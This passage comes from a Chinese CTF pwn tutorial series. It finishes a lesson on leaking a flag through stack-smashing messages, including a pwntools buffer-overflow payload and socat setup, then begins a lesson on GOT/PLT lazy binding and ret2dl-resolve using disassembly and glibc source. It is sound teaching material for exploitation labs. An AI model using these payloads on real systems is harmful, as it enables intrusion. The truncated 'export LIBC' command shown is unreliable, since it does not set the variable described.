[*] Process './pwn5' stopped with exit code -6 (SIGABRT) (pid 108)
*** stack smashing detected ***: flag{Y0u_9o7_1T!}
 terminated
```

到了这一步，其实我们已经算是讲清楚SSP leak的玩法了——计算偏移，用地址覆盖argv[0]。通常来说，这能解决大部分问题。然而我们不应满足于此，我们继续来看一下这种题目会怎么部署，并引申出一种更高级的题目布置和玩法。

我们用socat把题目搭建起来，发现脚本失效，io.recv()读不到输出，输出只能在socat所在的服务器端显示：

```
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>>
>>> io.recvuntil('something\n')
'input something\n'
>>> payload = p32(0x804a080)*70
>>> io.sendline(payload)
>>> print io.recv()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 78, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 156, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 126, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/sock.py", line 54, in recv_raw
    raise EOFError
EOFError
root@0d5dc6d7c16a:~# socat tcp-listen:10001,fork EXEC:./pwn5,pty,raw,echo=0
*** stack smashing detected ***: flag{Y0u_9o7_1T!}
 terminated
```

如果你有一点Linux基础知识和编程经验，你应该知道Linux的“一切皆文件”思想，Linux的头三个文件描述符0，1，2分别被分配给了stdin，stdout，stderr。前两者很好理解，最后的stderr，顾名思义，是错误信息输出的地方。那么是不是因为*** stack smashing detected ***被输出到了stderr，所以socat不会转发到端口上被我们读取到呢？我们试一下加上参数stderr

```
root@0d5dc6d7c16a:~# socat tcp-listen:10001,fork EXEC:./pwn5,pty,raw,echo=0,stderr
*** stack smashing detected ***: flag{Y0u_9o7_1T!}
 terminated
```

还是不行。显然，我们需要继续挖掘__libc_message (2, "*** %s ***: %s terminated\n",msg, __libc_argv[0] ?: "<unknown>");这行代码。

我们查看__libc_message()这个函数的实现

```
void
__libc_message (int do_abort, const char *fmt, ...)
{
  va_list ap;
```

```
  va_list ap_copy;
  int fd = -1;

.....................//为节省篇幅省略部分无关代码，下同

  /* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error.  */
  const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
fd = STDERR_FILENO;

.........................
}
```

这个函数在运行的时候会去搜索一个叫做”LIBC_FATAL_STDERR_”的环境变量，如果没有搜索到或者其值为’\x00’，则把输出的fd设置为TTY，否则才会把fd设置成STDERR_FILENO，即错误输出到stderr。所以我们部署的时候需要给shell设置环境变量

```
root@0d5dc6d7c16a:~# export LIBC
root@0d5dc6d7c16a:~# echo $LIBC
```

此时我们再用加了参数stderr的命令搭建题目，测试成功。

```
>>> from pwn import *
>>>
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>>
>>> io.recvuntil('something\n')
'input something\n'
>>> payload = p32(0x804a080)*70
>>> io.sendline(payload)
>>> print io.recv()
*** stack smashing detected ***: flag{Y0u_9o7_1T!}
 terminated
```

关于这种利用方法，附带的练习题中还有一个32C3 CTF的readme。这个题目在部署的时候不需要设置环境变量，而是通过修改环境变量指针指向输入的字符串来泄露flag。(tips: 指向环境变量的指针就在指向argv[0]的指针往下两个地址)

0x04 其他绕过思路

以上内容只是介绍了几种较为常见的绕过canary的方法，事实上，canary这一保护机制还有很多的玩法。例如可以通过修改栈中的局部变量，从而控制函数中的执行流程达到任意地址写(0CTF 2015的flaggenerator)，直接“挖”到canary产生的本源——AUXV(Auxiliary Vector)，并修改该结构体从而使canary值可控(TCTF 2017 Final的upxof)，等等。套路是有限的，知识是无穷的。

文章附件请点击跳转原文下载

点此返回目录页

Linux pwn入门教程(10)——针对函数重定位流程的几种攻击


作者：Tangerine@SAINTSEC

0x00 got表、plt表与延迟绑定


在之前的章节中，我们无数次提到过got表和plt表这两个结构。这两个表有什么不同？为什么调用函数要经过这两个表？ret2dl-resolve与这些内容又有什么关系呢？本节我们将通过调试和“考古”来回答这些问题。

我们先选择程序~/XMAN 2016-level3/level3进行实验。这个程序在main函数中和vulnerable_function中都调用了write函数，我们分别在两个call _write和一个call _read上下断点，调试观察发生了什么。


调试 启动后程序断在第一个call _write处



此时我们按F7跟进函数，发现EIP跳到了.plt表上，从旁边的箭头我们可以看到这个jmp指向了后面的push 18h; jmp loc_8048300



我们继续F7执行到jmp loc_8048300发生跳转，发现这边又是一个push和一个jmp，这段代码也在.plt上。



同样的，我们直接执行到jmp执行完，发现程序跳转到了ld_2.24.so上，这个地址是loc_F7F5D010

```
ld_2.24.so:F7F5D010 ; ---------------------------------------------------------------
ld_2.24.so:F7F5D010
ld_2.24.so:F7F5D010 loc_F7F5D010:                           ; CODE XREF: .plt:08048306↑j
ld_2.24.so:F7F5D010                                         ; DATA XREF: .got.plt:off_804A008↑o
ld_2.24.so:F7F5D010 push    eax
ld_2.24.so:F7F5D011 push    ecx
ld_2.24.so:F7F5D012 push    edx
ld_2.24.so:F7F5D013 mov     edx, [esp+10h]
ld_2.24.so:F7F5D017 mov     eax, [esp+0Ch]
ld_2.24.so:F7F5D01B call    near ptr unk_F7F568C0
ld_2.24.so:F7F5D020 pop     edx
ld_2.24.so:F7F5D021 mov     ecx, [esp]
ld_2.24.so:F7F5D024 mov     [esp], eax
ld_2.24.so:F7F5D027 mov     eax, [esp+4]
ld_2.24.so:F7F5D02B retn    0Ch
```

到这里，有些人可能已经发现了不对劲。刚刚的指令明明是jmp ds:off_804a008，这个F7F5D010是从哪里冒出来的呢？其实这行jmp的意思并不是跳转到地址0x0804a008执行代码，而是跳转到地址0x0804a008中保存的地址处。同理，一开始的jmp ds:off_804a018也不是跳转到地址0x0804a018.OK，我们来看一下这两个地址里保存了什么。

```
.got.plt:0804A000 ;org 804A000h
.got.plt:0804A000 _GLOBAL_OFFSET_TABLE_ dd offset unk_8049F14
.got.plt:0804A004 off_804A004 dd offset unk_F7F6C918       ; DATA XREF: .plt:loc_8048300↑r
.got.plt:0804A008 off_804A008 dd offset loc_F7F5D010       ; DATA XREF: .plt:08048306↑r
.got.plt:0804A00C off_804A00C dd offset word_8048316       ; DATA XREF: _read↑r
.got.plt:0804A010 off_804A010 dd offset word_8048326       ; DATA XREF: ___gmon_start__↑r
.got.plt:0804A014 off_804A014 dd offset __libc_start_main  ; DATA XREF: ___libc_start_main↑r
.got.plt:0804A018 off_804A018 dd offset loc_8048346        ; DATA XREF: _write↑r
.got.plt:0804A018 _got_plt ends
.got.plt:0804A018
```


回到call _write F7跟进后的那张图，跟进后的第一条指令是jmp ds:off_804a018，这个地址位于.got.plt中。我们看到其保存的内容是loc_8048346，后面还跟着一个DATA XREF:_write↑r. 说明这是一个跟write函数相关的代码引用的这个地址，上面的有一个同样的read也说明了这一点。而jmp ds:0ff_804a008也是跳到了0x0804a008保存的地址loc_F7F5D010处。

回到刚刚的eip，我们继续F8单步往下走，执行到retn 0Ch，继续往下执行就到了write函数的真正地址

```
ld_2.24.so:F7F5D010
ld_2.24.so:F7F5D010 loc_F7F5D010:
ld_2.24.so:F7F5D010
ld_2.24.so:F7F5D010 push    eax
ld_2.24.so:F7F5D011 push    ecx
ld_2.24.so:F7F5D012 push    edx
ld_2.24.so:F7F5D013 mov     edx, [esp+10h]
ld_2.24.so:F7F5D017 mov     eax, [esp+0Ch]
ld_2.24.so:F7F5D01B call    near ptr unk_F7F568C0
ld_2.24.so:F7F5D020 pop     edx
ld_2.24.so:F7F5D021 mov     ecx, [esp]
ld_2.24.so:F7F5D024 mov     [esp], eax
ld_2.24.so:F7F5D027 mov     eax, [esp+4]
ld_2.24.so:F7F5D02B retn    0Ch
ld_2.24.so:F7F5D02B ; ---------------------------------------------------------------

UNKNOWN F7F5D013: ld_2.24.so:_dl_find_dso_for_obj
```

```
libc_2.24.so:F7E5A430 __write:
libc_2.24.so:F7E5A430 cmp     large dword ptr gs:0Ch, 0
libc_2.24.so:F7E5A438 jnz     short loc_F7E5A460
libc_2.24.so:F7E5A43A push    ebx
libc_2.24.so:F7E5A43B mov     edx, [esp+10h]
libc_2.24.so:F7E5A43F mov     ecx, [esp+0Ch]
libc_2.24.so:F7E5A443 mov     ebx, [esp+8]
libc_2.24.so:F7E5A447 mov     eax, 4
libc_2.24.so:F7E5A44C call    large dword ptr gs:10h
libc_2.24.so:F7E5A453 pop     ebx
libc_2.24.so:F7E5A454 cmp     eax, 0FFFFF001h
libc_2.24.so:F7E5A459 jnb     loc_F7D9A360
libc_2.24.so:F7E5A45F retn
libc_2.24.so:F7E5A460 ; ---------------------------------------------------------------
libc_2.24.so:F7E5A460
```

现在我们可以归纳出call write的执行流程如下图：



然后我们F9到断在call _read，发现其流程也和上图差不多，唯一的区别在于addr1和push num中的数字不一样，call _read时push的数字是0

```
.plt:08048310
.plt:08048310 ; ssize_t read(int fd, void *buf, size_t nbytes)
.plt:08048310 _read proc near                         ; CODE XREF: vulnerable_function+2E↓p
.plt:08048310 jmp     ds:off_804A00C
.plt:08048310 _read endp
.plt:08048310
.plt:08048316 ; ---------------------------------------------------------------------------
.plt:08048316
.plt:08048316 loc_8048316:
.plt:08048316 push    0
.plt:0804831B jmp     loc_8048300
```

接下来我们让程序执行到第二个call _write，F7跟进后发现jmp ds:0ff_804a018旁边的箭头不再指向下面的push 18h。

```
.plt:08048340
.plt:08048340 ; ssize_t write(int fd, const void *buf, size_t n)
.plt:08048340 _write proc near                        ; CODE XREF: vulnerable_function+15↓p
.plt:08048340                                         ; main+22↓p
.plt:08048340 jmp     ds:off_804A018
.plt:08048340 _write endp
.plt:08048340
.plt:08048346 ; ---------------------------------------------------------------------------
.plt:08048346
.plt:08048346 loc_8048346:
.plt:08048346 push    18h
.plt:0804834B jmp     loc_8048300
.plt:0804834B _plt ends
.plt:0804834B
.text:08048350 ; ===========================================================================
```

我们查看.got.plt，发现其内容已经直接变成了write函数在内存中的真实地址。

```
.got.plt:0804A000 assume cs:_got_plt
.got.plt:0804A000 ;org 804A000h
.got.plt:0804A000 _GLOBAL_OFFSET_TABLE_ dd offset unk_8049F14
.got.plt:0804A004 off_804A004 dd offset unk_F7F6C918      ; DATA XREF: .plt:loc_8048300↑r
.got.plt:0804A008 off_804A008 dd offset loc_F7F5D010      ; DATA XREF: .plt:08048306↑r
.got.plt:0804A00C off_804A00C dd offset __read            ; DATA XREF: _read↑r
.got.plt:0804A010 off_804A010 dd offset loc_8048326       ; DATA XREF: ___gmon_start__↑r
.got.plt:0804A014 off_804A014 dd offset __libc_start_main ; DATA XREF: ___libc_start_main↑r
.got.plt:0804A018 off_804A018 dd offset __write           ; DATA XREF: _write↑r
.got.plt:0804A018 _got_plt ends
.got.plt:0804A018
```

由此我们可以得出一个结论，只有某个库函数第一次被调用时才会经历一系列繁琐的过程，之后的调用会直接跳转到其对应的地址。那么程序为什么要这么设计呢？

要想回答这个问题，首先我们得从动态链接说起。为了减少存储器浪费，现代操作系统支持动态链接特性。即不是在程序编译的时候就把外部的库函数编译进去，而是在运行时再把包含有对应函数的库加载到内存里。由于内存空间有限，选用函数库的组合无限，显然程序不可能在运行之前就知道自己用到的函数会在哪个地址上。比如说对于libc.so来说，我们要求把它加载到地址0x1000处，A程序只引用了libc.so，从理论上来说这个要求不难办到。但是对于用了liba.so，libb.so，libc.so……liby.so，libz.so的B程序来说，0x1000这个地址可能就被liba.so等库占据了。因此，程序在运行时碰到了外部符号，就需要去找到它们真正的内存地址，这个过程被称为重定位。为了安全，现代操作系统的设计要求代码所在的内存必须是不可修改的，那么诸如call read一类的指令即没办法在编译阶段直接指向read函数所在地址，又没办法在运行时修改成read函数所在地址，怎么保证CPU在运行到这行指令时能正确跳到read函数呢？这就需要got表（Global Offset Table，全局偏移表）和plt表（Procedure Linkage Table，过程链接表）进行辅助了。正如我们刚刚分析过的流程，在延迟加载的情况下，每个外部函数的got表都会被初始化成plt表中对应项的地址。当call指令执行时，EIP直接跳转到plt表的一个jmp，这个jmp直接指向对应的got表地址，从这个地址取值。此时这个jmp会跳到保存好的，plt表中对应项的地址，在这里把每个函数重定位过程中唯一的不同点，即一个数字入栈（本例子中write是18h，read是0，对于单个程序来说，这个数字是不变的），然后push got[1]并跳转到got[2]保存的地址。在这个地址中对函数进行了重定位，并且修改got表为真正的函数地址。当第二次调用同一个函数的时候，call仍然使EIP跳转到plt表的同一个jmp，不同的是这回从got表取值取到的是真正的地址，从而避免重复进行重定位。

0x01 符号解析的过程中发生了什么？

我们通过调试已经大概搞清楚got表，plt表和重定位的流程了，但是作为一名攻击者来说，只了解这些东西并不够。ret2dl-resolve的核心原理是攻击符号重定位流程，使其解析库中存在的任意函数地址，从而实现got表的劫持。为了完成这一目标，我们就必须得深入符号解析的细节，寻找整个解析流程中的潜在攻击点。我们可以在https://ftp.gnu.org/gnu/glibc/下载到glibc源码，这里我用了glibc-2.27版本的源码。我们回到程序跳转到ld_2.24.so的部分，这一段的源码是用汇编实现的，源码路径为glibc/sysdeps/i386/dl-trampoline.S（64位把i386改为x86_64），其主要代码如下：

```
        .text
                .globl _dl_runtime_resolve
                .type _dl_runtime_resolve, @function
                cfi_startproc
                .align 16
        _dl_runtime_resolve:
                cfi_adjust_cfa_offset (8)
                pushl %eax                # Preserve registers otherwise clobbered.
                cfi_adjust_cfa_offset (4)
                pushl %ecx
                cfi_adjust_cfa_offset (4)
                pushl %edx
                cfi_adjust_cfa_offset (4)
                movl 16(%esp), %edx         # Copy args pushed by PLT in register.  Note
                movl 12(%esp), %eax         # that `fixup' takes its parameters in regs.
                call _dl_fixup                 # Call resolver.
                popl %edx                 # Get register content back.
                cfi_adjust_cfa_offset (-4)
                movl (%esp), %ecx
                movl %eax, (%esp)         # Store the function address.
                movl 4(%esp), %eax
                ret $12                         # Jump to function address.
                cfi_endproc
                .size _dl_runtime_resolve, .-_dl_runtime_resolve
```

其采用了GNU风格的语法，可读性比较差，我们对应到IDA中的反汇编结果中修正符号如下

```
ld_2.24.so:F7F56010 loc_F7F56010:
ld_2.24.so:F7F56010 push    eax
ld_2.24.so:F7F56011 push    ecx
ld_2.24.so:F7F56012 push    edx
ld_2.24.so:F7F56013 mov     edx, [esp+10h]
ld_2.24.so:F7F56017 mov     eax, [esp+0Ch]
ld_2.24.so:F7F5601B call    _dl_fixup
ld_2.24.so:F7F56020 pop     edx
ld_2.24.so:F7F56021 mov     ecx, [esp]
ld_2.24.so:F7F56024 mov     [esp], eax
ld_2.24.so:F7F56027 mov     eax, [esp+4]
ld_2.24.so:F7F5602B retn    0Ch
```

_dl_fixup的实现位于glibc/elf/dl-runtime.c，我们首先来看一下函数的参数列表

```
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
           ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
           struct link_map *__unbounded l, ElfW(Word) reloc_arg)
```

忽略掉宏定义部分，我们可以看到_dl_fixup接收两个参数，link_map类型的指针l对应了push进去的got[1]，reloc_arg对应了push进去的数字。由于link_map *都是一样的，不同的函数差别只在于reloc_arg部分。我们继续追踪reloc_arg这个参数的流向。

如果你真的阅读了源码，你会发现这个函数里头找不到reloc_arg，那么这个参数是用不着了吗？不是的，我们往上面看，会看到一个宏定义

```
#ifndef reloc_offset
# define reloc_offset reloc_arg
# define reloc_index  reloc_arg / sizeof (PLTREL)
#endif
```

reloc_offset在函数开头声明变量时出现了。

```
  const ElfW(Sym) *const symtab
    = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
  const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);

  const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
  const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
  const ElfW(Sym) *refsym = sym;
  void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
  lookup_t result;
  DL_FIXUP_VALUE_TYPE value;
```

D_PTR是一个宏定义，位于glibc/sysdeps/generic/ldsodefs.h中，用于通过link_map结构体寻址。这几行代码分别是寻找并保存symtab, strtab的首地址和利用参数reloc_offset寻找对应的PLTREL结构体项，然后会利用这个结构体项reloc寻找symtab中的项sym和一个rel_addr.我们先来看看这个结构体的定义。这个结构体定义在glibc/elf/elf.h中，32位下该结构体为

```
typedef struct
{
  Elf32_Addr        r_offset;               /* Address */
  Elf32_Word        r_info;                       /* Relocation type and symbol index */
} Elf32_Rel;
```

这个结构体中有两个成员变量，其中r_offset参与了初始化变量rel_addr，这个变量在_dl_fixup的最后return处作为函数elf_machine_fixup_plt的参数传入，r_offset实际上就是函数对应的got表项地址。另一个参数r_info参与了初始化变量sym和一些校验，而sym和其成员变量会作为参数传递给函数_dl_lookup_symbol_x和宏DL_FIXUP_MAKE_VALUE中，显然我们必须关注一下它。不过首先我们得看一下reloc->r_info参与的其他部分代码。

首先我们看到这么一行代码

```
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
```

这行代码用了一大堆宏，ELFW宏用来拼接字符串，在这里实际上是为了自动兼容32和64位，R_TYPE和前面出现过的R_SYM定义如下：

```
#define ELF32_R_SYM(i) ((i)>>8)
#define ELF32_R_TYPE(i) ((unsigned char)(i))
#define ELF32_R_INFO(s, t) (((s)<<8) + (unsigned char)(t))
```

所以这一行代码取reloc->r_info的最后一个字节，判断是否为ELF_MACHINE_JMP_SLOT，即7.我们继续往下看

```
      if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
        {
          const ElfW(Half) *vernum =
            (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
          ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
          version = &l->l_versions[ndx];
          if (version->hash == 0)
            version = NULL;
        }
```

这段代码使用reloc->r_info最终给version进行了赋值，这里我们可以看出reloc->r_info的高24位异常可能导致ndx数值异常，进而在version = &l->l_versions[ndx]时可能会引起数组越界从而使程序崩溃。
看完了这一段，我们回头看一下变量sym， sym同样使用了ELFW(R_SYM)(reloc->r_info)作为下标进行赋值。

```
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
```

Elfw(Sym)会被处理成Elf32_Sym，定义在glibc/elf/elf.h，结构体如下：

```
typedef struct
{
  Elf32_Word        st_name;                /* Symbol name (string tbl index) */
  Elf32_Addr        st_value;                /* Symbol value */
  Elf32_Word        st_size;                /* Symbol size */
  unsigned char        st_info;                /* Symbol type and binding */
  unsigned char        st_other;                /* Symbol visibility */
  Elf32_Section        st_shndx;                /* Section index */
} Elf32_Sym;
```

这里面的成员变量st_other和st_name都被用到了

```
  if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
    {
      ..................
      result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                    version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          ..................
}
```

这里省略了部分代码，我们可以从函数名判断出，只有这个if成立，真正进行重定位的函数_dl_lookup_symbol_x才会被执行。ELFW(ST_VISIBILITY)会被解析成宏定义

```
define ELF32_ST_VISIBILITY(o)    ((o) & 0x03)
```

位于glibc/elf/elf.h，所以我们得知这边的sym->st_other后两位必须为0。
我们可以看到传入_dl_lookup_symbol_x函数的参数中，第一个参数为strtab+sym->st_name，第三个参数是sym指针的引用。strtab在函数的开头已经赋值为strtab的首地址，查阅资料可知strtab是ELF文件中的一个字符串表，内容包括了.symtab和.debug节的符号表等等。我们根据readelf给出的偏移来看一下这个表。

```
root@kali:~# readelf -a level3 | grep strtab
  [27] .shstrtab         STRTAB          00000000 001076 000106 00      0   0  1
  [29] .strtab           STRTAB          00000000 0015cc 000276 00      0   0  1
root@kali:~#
```

```
15C0h: D0 82 04 08 00 00 00 00 12 00 0B 00 00 63 72 74  Đ,...........crt
15D0h: 73 74 75 66 66 2E 63 00 5F 5F 4A 43 52 5F 4C 49  stuff.c.__JCR_LI
15E0h: 53 54 5F 5F 00 64 65 72 65 67 69 73 74 65 72 5F  ST__.deregister_
15F0h: 74 6D 5F 63 6C 6F 6E 65 73 00 72 65 67 69 73 74  tm_clones.regist
1600h: 65 72 5F 74 6D 5F 63 6C 6F 6E 65 73 00 5F 5F 64  er_tm_clones.__d
1610h: 6F 5F 67 6C 6F 62 61 6C 5F 64 74 6F 72 73 5F 61  o_global_dtors_a
1620h: 75 78 00 63 6F 6D 70 6C 65 74 65 64 2E 37 31 38  ux.completed.718
1630h: 31 00 5F 5F 64 6F 5F 67 6C 6F 62 61 6C 5F 64 74  1.__do_global_dt
1640h: 6F 72 73 5F 61 75 78 5F 66 69 6E 69 5F 61 72 72  ors_aux_fini_arr
1650h: 61 79 5F 65 6E 74 72 79 00 66 72 61 6D 65 5F 64  ay_entry.frame_d
1660h: 75 6D 6D 79 00 5F 5F 66 72 61 6D 65 5F 64 75 6D  ummy.__frame_dum
1670h: 6D 79 5F 69 6E 69 74 5F 61 72 72 61 79 5F 65 6E  my_init_array_en
1680h: 74 72 79 00 6C 65 76 65 6C 33 2E 63 00 5F 5F 46  try.level3.c.__F
1690h: 52 41 4D 45 5F 45 4E 44 5F 5F 00 5F 5F 4A 43 52  RAME_END__.__JCR
16A0h: 5F 45 4E 44 5F 5F 00 5F 5F 69 6E 69 74 5F 61 72  _END__.__init_ar
16B0h: 72 61 79 5F 65 6E 64 00 5F 44 59 4E 41 4D 49 43  ray_end._DYNAMIC
16C0h: 00 5F 5F 69 6E 69 74 5F 61 72 72 61 79 5F 73 74  .__init_array_st
16D0h: 61 72 74 00 5F 47 4C 4F 42 41 4C 5F 4F 46 46 53  art._GLOBAL_OFFS
16E0h: 45 54 5F 54 41 42 4C 45 5F 00 5F 5F 6C 69 62 63  ET_TABLE_.__libc
16F0h: 5F 63 73 75 5F 66 69 6E 69 00 72 65 61 64 40 40  _csu_fini.read@@
1700h: 47 4C 49 42 43 5F 32 2E 30 00 5F 49 54 4D 5F 64  GLIBC_2.0._ITM_d
1710h: 65 72 65 67 69 73 74 65 72 54 4D 43 6C 6F 6E 65  eregisterTMClone
1720h: 54 61 62 6C 65 00 5F 5F 78 38 36 2E 67 65 74 5F  Table.__x86.get_
1730h: 70 63 5F 74 68 75 6E 6B 2E 62 78 00 64 61 74 61  pc_thunk.bx.data
1740h: 5F 73 74 61 72 74 00 5F 65 64 61 74 61 00 5F 66  _start._edata._f
1750h: 69 6E 69 00 76 75 6C 6E 65 72 61 62 6C 65 5F 66  ini.vulnerable_f
1760h: 75 6E 63 74 69 6F 6E 00 5F 5F 64 61 74 61 5F 73  unction.__data_s
1770h: 74 61 72 74 00 5F 5F 67 6D 6F 6E 5F 73 74 61 72  tart.__gmon_star
1780h: 74 5F 5F 00 5F 5F 64 73 6F 5F 68 61 6E 64 6C 65  t__.__dso_handle
1790h: 00 5F 49 4F 5F 73 74 64 69 6E 5F 75 73 65 64 00  ._IO_stdin_used.
17A0h: 5F 5F 6C 69 62 63 5F 73 74 61 72 74 5F 6D 61 69  __libc_start_mai
17B0h: 6E 40 40 47 4C 49 42 43 5F 32 2E 30 00 77 72 69  n@@GLIBC_2.0.wri
17C0h: 74 65 40 40 47 4C 49 42 43 5F 32 2E 30 00 5F 5F  te@@GLIBC_2.0.__
17D0h: 6C 69 62 63 5F 63 73 75 5F 69 6E 69 74 00 5F 65  libc_csu_init._e
17E0h: 6E 64 00 5F 73 74 61 72 74 00 5F 66 70 5F 68 77  nd._start._fp_hw
```

可以看到这里面是有read、write、__libc_start_main等函数的名字的。那么函数_dl_lookup_symbol_x为什么要接收这个名字呢？我们进入这个函数，发现这个函数的代码有点多。考虑到我们关心的是重定位过程中不同的reloc_arg是如何影响函数的重定位的，我们在此不分析其细节。

